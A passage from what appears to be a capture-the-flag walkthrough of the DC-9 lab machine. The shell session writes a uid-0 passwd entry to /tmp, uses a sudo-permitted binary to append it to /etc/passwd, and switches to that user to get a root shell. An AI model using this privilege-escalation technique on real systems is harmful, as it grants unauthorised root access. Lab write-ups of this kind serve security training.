'ry4n:$1$ry4n$S75u7SLn8eSw62A1NbqTj/:0:0::/root:/usr/bin/bash' > /tmp/ry4n
fredf@dc-9:/home/janitor/.secrets-for-putin$ sudo /opt/devstuff/dist/test/test
/tmp/ry4n /etc/passwd
fredf@dc-9:/home/janitor/.secrets-for-putin$ su ry4n
Password:
root@dc-9:/home/janitor/.secrets-for-putin# id
uid=0(root) gid=0(root) groups=0(root)
root@dc-9:/home/janitor/.secrets-for-putin#
```

ROOT IT!